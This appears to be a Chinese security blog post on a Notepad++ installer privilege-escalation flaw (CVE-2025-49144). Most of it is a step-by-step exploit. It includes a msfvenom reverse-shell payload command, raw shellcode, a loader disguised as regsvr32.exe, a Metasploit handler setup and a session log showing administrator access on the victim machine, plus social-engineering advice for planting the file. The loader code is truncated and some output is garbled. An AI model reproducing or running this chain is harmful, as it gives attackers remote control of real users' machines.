

Notepad++提权漏洞POC及一键部署环境（CVE-2025-49144）

漏洞介绍

Notepad++ 是一款功能强大的开源文本编辑器，适用于 Windows 平台，广泛用于程序开发和文本处理。它支持多种编程语言的语法高亮和代码折叠，内置插件系统可扩展功能，如正则查找替换、自动补全、FTP 编辑等。相比系统自带的记事本，Notepad++ 运行轻便、界面简洁，是程序员、运维人员和普通用户常用的编辑工具之一。

Notepad++ 是一款免费开源的源代码编辑器。在 8.8.1 及之前的版本中，Notepad++ v8.8.1 安装程序存在一个权限提升漏洞，攻击者可以利用不安全的可执行文件搜索路径，使非特权用户获取 SYSTEM 级权限。攻击者可能通过社会工程学或点击劫持等手段，诱骗用户将合法安装程序与恶意可执行文件下载到同一目录（通常是“下载”文件夹，这被称为易受攻击目录）。当用户运行安装程序时，恶意代码将自动以 SYSTEM 权限执行。该问题已修复，并将在 8.8.2 版本中发布。



漏洞版本

- Notepad++ < 8.8.2

漏洞利用

首先使用msfvenom生成shellcode，其中192.168.1.119是本地监听IP，8888是本地监听端口

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.119 LPORT=8888 -f c > shellcode.txt
```

接着将shellcode写入到regsvr32_loader.c中

```

unsigned char shellcode[] =
"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50"
"\x52\x51\x48\x31\xd2\x65\x48\xb5\x52\x60\x56\x48\xb5"
"\x18\x48\xb5\x52\x20\x48\xb5\x72\x50\x48\x0f\xb7\x4a\x4a"
"\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x48\xb5\x52\x20\x41"
"\x51\xb5\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x02\x0f"
"\x85\x72\x00\x00\x00\x8b\x80\x88\x00\x00\x00\x48\x85\xc0"
"\x74\x67\x48\x01\xd0\x44\x8b\x40\x20\x8b\x48\x18\x49\x01"
"\xd0\x50\xe3\x56\x48\xff\xc9\x4d\x31\xc9\x41\x8b\x34\x88"
"\x48\x01\xd6\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1"
"\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8"
"\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44"
"\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0\x41"
"\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83"
"\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\xb5\x12\xe9"
"\x4b\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33\x32\x00"
"\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00\x49"
"\x89\xe5\x49\xbc\x02\x00\x22\xb8\xc0\xa8\x01\x77\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5"
"\x4c\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b"
"\x00\xff\xd5\x6a\x0a\x41\x5e\x50\x50\x4d\x31\xc9\x4d\x31"
"\xc0\x48\xff\xc0\x48\x89\xc2\x48\xff\xc0\x48\x89\xc1\x41"
"\xba\xea\x0f\xdf\xe0\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58"
"\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99\xa5\x74\x61\xff\xd5"
"\x85\xc0\x74\x0a\x49\xff\xce\x75\xe5\xe8\x93\x00\x00\x00"
"\x48\x83\xec\x10\x48\x89\xe2\x4d\x31\xc9\x6a\x04\x41\x58"
"\x48\x89\xf9\x41\xba\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00"
"\x7e\x55\x48\x83\xc4\x20\x5e\x89\xf6\x6a\x40\x41\x59\x68"
"\x00\x10\x00\x00\x41\x58\x48\x89\xf2\x48\x31\xc9\x41\xba"
"\x58\xa4\x53\xe5\xff\xd5\x48\x89\xc3\x49\x89\xc7\x4d\x31"
"\xc9\x49\x89\xf0\x48\x89\xda\x48\x89\xf9\x41\xba\x02\xd9"
"\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x41\x57\x59\x68"
"\x00\x40\x00\x00\x41\x58\x6a\x00\x5a\x41\xba\x0b\x2f\x0f"
"\x30\xff\xd5\x57\x59\x41\xba\x75\x6e\x4d\x61\xff\xd5\x49"
"\xff\xce\xe9\x3c\xff\xff\xff\x48\x01\xc3\x48\x29\xc6\x48"
"\x85\xf6\x75\xb4\x41\xff\xe7\x58\x6a\x00\x59\x49\xc7\xc2"
"\xf0\xb5\xa2\x56\xff\xd5";

int main() {
    void *exec = VirtualAlloc(0, sizeof(shellcode), MEM_COMMIT, PAGE_EXECUTE_READWRITE);

```

然后执行以下命令生成一个regsvr32.exe

```
x86_64-w64-mingw32-gcc regsvr32_loader.c -o regsvr32.exe -mwindows
```

再之后开启一个meterpreter监听

```

msfconsole
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.119
set LPORT 8888
run

```

```


msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.119
LHOST => 192.168.1.119
msf6 exploit(multi/handler) > set LPORT 8888
LPORT => 8888
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.119:8888

```

最后我们在目标受害机器上，把Notepad++安装包和regsvr32.exe放在同一个目录下，点击进行安装

名称	修改日期	类型	大小
 npp.8.6.8.Installer.x64.exe	2025/6/26 2:38	应用程序	4,869 KB
 regsvr32.exe	2025/6/26 2:38	应用程序	114 KB



安装会卡在上图的位置，此时查看meterpreter监听，发现已经成功获取了目标的管理员权限

```

payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.119
LHOST => 192.168.1.119
msf6 exploit(multi/handler) > set LPORT 8888
LPORT => 8888
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.119:8888
[*] Sending stage (200774 bytes) to 192.168.1.77
[*] Meterpreter session 1 opened (192.168.1.119:8888 -> 192.168.1.77:51119) at 2025-06-26 16:11:19 +0800

meterpreter > getuid
Server username: WIN10-BASE-ZH\Administrator
meterpreter > shell
Process 8712 created.
Channel 1 created.
Microsoft Windows [版本 10.0.18363.592]
(c) 2019 Microsoft Corporation

C:\Program Files\Notepad++\contextMenu>dir
dir
000000 C 0e100060k00
0000000k00 20F5-C855

C:\Program Files\Notepad++\contextMenu 00L%

2025/06/26 08:11 <DIR> .
2025/06/26 08:11 <DIR> ..
2024/06/04 06:51 384,856 NppShell.dll
2024/06/04 06:51 58,897 NppShell.msix
2 00010 443,753 00
2 00L% 7,590,928,384 000000
C:\Program Files\Notepad++\contextMenu>

```

原作者对此漏洞的利用方法解释如下：一般用户下载文件时，都会下载到同一个下载文件夹，此时就可以利用社会工程学等手段在用户下载Notepad++安装包时同时下载regsvr32.exe，当这两个文件在同一个目录下时，用户安装Notepad++时即可触发漏洞。

在我看来这个条件还是挺苛刻的，相比利用过程，更难的是如何诱导用户把Notepad++安装包和regsvr32.exe放到一个文件夹下。

漏洞修复

修复需要将版本升级

- Notepad++ >= 8.8.2